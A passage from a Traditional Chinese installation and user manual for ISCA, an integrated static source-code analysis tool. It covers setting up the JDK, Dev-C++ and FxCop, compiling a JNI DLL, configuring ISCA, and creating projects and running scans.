


步驟三：在系統環境變數 Path 加上**[JDK 目錄]\bin**。

(Windows XP) 我的電腦(右鍵) → 內容 → 進階標籤 → 環境變數 → 系統變數選取 Path → 編輯 → 加上 **;[JDK 目錄]\bin** (注意冒號)

(Windows 7) 電腦(右鍵) → 內容 → 進階系統設定 → 進階標籤 → 環境變數 → 系統變數選取 Path → 編輯 → 加上 **;[JDK 目錄]\bin** (注意冒號)

步驟四：以命令列模式執行 javac (Java 編譯器)，確認安裝正確與否。




至此，Java Development Toolkit 安裝完成。


2.4 Dev-C++ 4.9.9.2 安裝

因 Fortify SCA 進行 C 語言或 C++程式檢測時，需使用 gcc 或 g++編譯器，因此在此介紹 Dev-C++ 4.9.9.2 安裝。Dev-C++開發小組目前已停止維護更新，如情況許可(E.g.:可使用網際網路)則建議使用 MinGW (Minimalist GNU for Windows)所提供的 gcc、g++編譯器。


步驟一：點選 devcpp-4.9.9.2_setup.exe，跳過語言選單，版權頁。



步驟二：選擇安裝項目與路徑，並開始安裝 Dev-C++



步驟三：安裝完成後，請先執行 Dev-C++主程式，進行環境設定。




步驟四：環境設定完成後，關閉 Dev-C++ IDE 視窗，並設定 Path 系統環境變數，加上 **[Dev-C++目錄]\bin**。

(Windows XP) 我的電腦(右鍵) → 內容 → 進階標籤 → 環境變數 → 系統變數選取 Path → 編輯 → 加上 **;[Dev-C++目錄]\bin** (注意冒號)

(Windows 7) 電腦(右鍵) → 內容 → 進階系統設定 → 進階標籤 → 環境變數 → 系統變數選取 Path → 編輯 → 加上 **;[Dev-C++目錄]\bin** (注意冒號)


步驟五：以命令列模式測試 gcc、g++功能可否正常使用。




至此，Dev-C++ 4.9.9.2 安裝完畢。

2.5 Microsoft FxCop 1.36 安裝


步驟一：點選 FxCopSetup.exe，跳過版權說明頁。




步驟二：選擇安裝目錄，並開始安裝



步驟三：安裝完畢後，測試**[FxCop 目錄] \ FxCop.exe** (FxCop GUI 介面)，或**[FxCop 目錄] \ FxCopCmd.exe** (FxCop console 模式)，檢查是否正確安裝。





至此，Microsoft FxCop 1.3.6 安裝完成。

2.6 Integrated Source Code Analysis Tool 安裝

本節將介紹 ISCA 主程式、YASCA、CBMC 的安裝過程，因此三項元件已包裝於同一目錄，名為 ISCAPackage，以下是各元件簡介：

cbmc-3-3-2-win/	CBMC 主目錄。
doc/	此 11 項為 YASCA 核心元件(目錄或檔案)。
etc/	
lib/	
plugins/	
resources/	
INSTALL	
result	
yasca	
yasca.bat	
yasca.exe	
yasca.php	
ext_java_lib/	ISCA 主程式所需額外 Java 函式庫。
images/	ISCA 主程式所需圖片。
ISCAlib/	儲存 j2ee.jar，檢測 Java EE 程式所用。
jni/	ISCA 主程式所用 JNI 介面相關資料 (原始碼，dll 函式庫等)。
ISCA.jar	ISCA 主程式，為可執行 JAR (Java Archive)檔。
yasca-2.2-plugins/	YASCA 所需外掛元件(plugins)所在。
ISCA_RUN.bat	ISCA 主程式執行批次檔，使用此檔開啟 ISCA 主程式。
setting/	儲存 ISCA 主程式環境設定檔。

ISCA 主程式以 Java SE 開發，在 ISCAPackage 中已建置完成，不須安裝手續，可直接使用。但 ISCA 使用的 JNI 函式庫不具可移植性(portablity)，會導致 ISCA 無法進行 YASCA 或 CBMC 檢測，此時須重新編譯 JNI 函式庫，請參考下節(2.7 編譯供 JNI 使用之 DLL 檔)。

2.7 編譯供 JNI 使用之 DLL 檔

本節將介紹如何編譯本機端供 ISCA JNI 功能使用之 DLL 檔，進行下一步前請先安裝 Visual C++ (Visual Studio)，並確定 Visual C++編譯器(以下稱 CL)可正常運作。

步驟一：至 ISCAPackage \ jni 目錄下，取出
ExecProc.c、NativeExecInterface.java。

步驟二：編譯 NativeExecInterface.java，並建立 C 標頭檔。

2.1 編譯 NativeExecInterface.java，產生 NativeExecInterface.class，因 NativeExecInterface 屬於 *mil.csist.isca.scan.tool* package，請將 NativeExecInterface.class 置於 **mil \ csist \ isca \ scan \ tool \ 目錄下**。

```
% javac NativeExecInterface.java // 產生 NativeExecInterface.class
// 將.class 檔置於 mil \ csist \ isca \ scan \ tool \ 目錄下
```

2.2 建立 C 標頭檔，名稱為 [package name_class name].h。

```
% javah mil.csist.isca.scan.tool.NativeExecInterface
// 產生 mil_csist_isca_scan_tool_NativeExecInterface.h
```

步驟三：以 CL 建立 DLL 檔。

3.1 設定 CL 環境變數

```
% [Visual Studio 目錄] \ VC \ vcvarsall.bat
```

3.2 編譯 ExecProc.c，產生 ExecExtProcess.dll。

```
% cl -I [jdk_dir]\include\ -I [jdk_dir]\include\win32 -LD ExecProc.c
        -FeExecExtProcess.dll
```

[jdk_dir]為 JDK 安裝目錄。

ExecExtProcess.dll 即為我們所需的 DLL 檔，將其置於 ISCAPackage \ jni 目錄下即可。

註:可先測試光碟中已編譯完成的DLL檔可否使用,位於WinXP_Win7_DLL目錄。ExecExtProcess_win7.dll for Windows 7、ExecExtProcess_winXpProf.dll for Windows XP Professional。


2.8 Integrated Source Code Analysis Tool 系統環境設定

第一次執行 ISCA 時，須先調整 ISCA 系統環境設定，設定各項使用工具所在位置，使 ISCA 執行時可正確找到所需工具，設定方式如下：

步驟一：點擊 ISCAPackage\ISCA_RUN.bat，執行 ISCA 主程式。

步驟二：點選 Setting → Environment Setting，或點選⚙圖示。

步驟三：設定各項環境變數，完成後按下 OK 鈕存檔。



各項說明：

Fortify SCA bin PATH	設定 Fortify SCA 主程式所在 [Fortify SCA] \ bin
Fortify SCA Report PATH	設定 Fortify SCA 報告樣板(report template)所在 [Fortify SCA] \ Core \ config \ reports
MinGW bin PATH	設定 gcc、g++主程式所在 [Dev-C++] \ bin 或 [MinGW] \ bin
FxCop PATH	設定 Microsoft FxCop 主程式所在 [FxCop 目錄]
CBMC bin PATH	此項不用設定，因 CBMC 已整進 ISCAPackage
Visual Studio Version	Visual Studio 2003/2005/2008

III. Integrated Source Code Analysis Tool 專案功能

ISCA 提供檢測專案功能，幫助使用者儲存檢測設定，管理各種分析專案，ISCA 專案檔以資料夾形式存在，其內容如下表。

ReportSection/	儲存各分析工具原始報告檔
Temp/	此目錄為 YASCA 檢測單一檔案時使用之暫存目錄
ISCA.conf	ISCA 專案組態檔，為 XML 文件

註一：ISCA 專案檔勿任意修改！

註二：ReportSection/ 儲存之原始報告檔請自行刪除。


3.1 Integrated Source Code Analysis Tool 專案功能介紹

啟動 ISCA 後，主畫面左上角是專案功能控制區塊，功能簡介如下表：

新增專案	新增 ISCA 專案檔
儲存專案設定	儲存現有專案設定於開啟之 ISCA 專案檔
開啟專案	開啟先前儲存之 ISCA 專案檔
分析工具選擇設定	選擇此專案使用分析工具
儲存書面報表	當檢測完成後，按此鈕可輸出 HTML 書面報表

3.1.1 新增專案

點選”新增專案”，於對話視窗中輸入專案名稱，及選取專案所在目錄，按下 OK 鈕後，即在所選目錄產生 ISCA 專案資料夾。




3.1.2 儲存專案設定

點選” 儲存專案設定”，即將當前專案設定寫入 ISCA.conf，包括選擇工具、單一/批次檢測、檢測語言 、檢測檔案/目錄。


3.1.3 開啟專案

點選”開啟專案”後，選擇 ISCA 專案資料夾下 ISCA.conf，即載入該專案設定，方便使用者存取先前設定之分析模式。




3.1.4 分析工具選擇設定

點選”分析工具選擇設定”，於視窗內勾選欲使用之檢測工具，選項會依所選分析語言而定，如下圖顯示 Java 檢測只可挑選 Fortify SCA、YASCA。



3.1.5 儲存書面報表

點選“儲存書面報表”，選擇報表儲存位置，即輸出檢測結果於 HTML 書面報告中。



IV. Integrated Source Code Analysis Tool 檢測功能

4.1 Integrated Source Code Analysis Tool 檢測功能介紹

ISCA 提供檢測模式如下表所列：

檢測模式	可用工具
C 語言單一檔案	Fortify SCA YASCA CBMC
C 語言批次檢測	
C++單一檔案	Fortify SCA YASCA
C++批次檢測	
PHP 單一檔案	Fortify SCA YASCA
PHP 批次檢測	
Java 單一檔案	Fortify SCA YASCA
Java 批次檢測	
VB.NET 單一檔案	Fortify SCA FxCop

ISCA 主視窗上方為檢測設定控制介面，包括單一檔案/批次檢測鈕、檢測語言選單、檢測檔案/目錄選單、與分析啟動鈕。

當設定單一檔案檢測時，選擇待測檔案；當設定為批次檢測時，選擇待測目錄，ISCA 會從所選目錄下自動檢測符合檢測語言的原始檔。VB.NET 單一檔案檢測較其他不同，須選擇 *Visual Studio VB.NET 專案目錄下.**sln** 組態檔*。

4.2 檢測流程

步驟一：新增或開啟現有專案設定檔。

步驟二：設定單一檢測，選擇分析語言、檢測檔案、選用工具。


步驟三：為方便下次檢測，請儲存 ISCA 專案組態。

(註：ISCA 專案組態不會自動儲存。)

步驟四：點選 **SCAN** 鈕，跳出分析進度視窗，確定執行分析再按進度視窗的 **SCAN** 鈕，否則可離開。

步驟五：分析進度會顯示於進度視窗上，進度視窗無法關閉或取消檢測。

步驟六：檢測完成，進度視窗才可關閉。

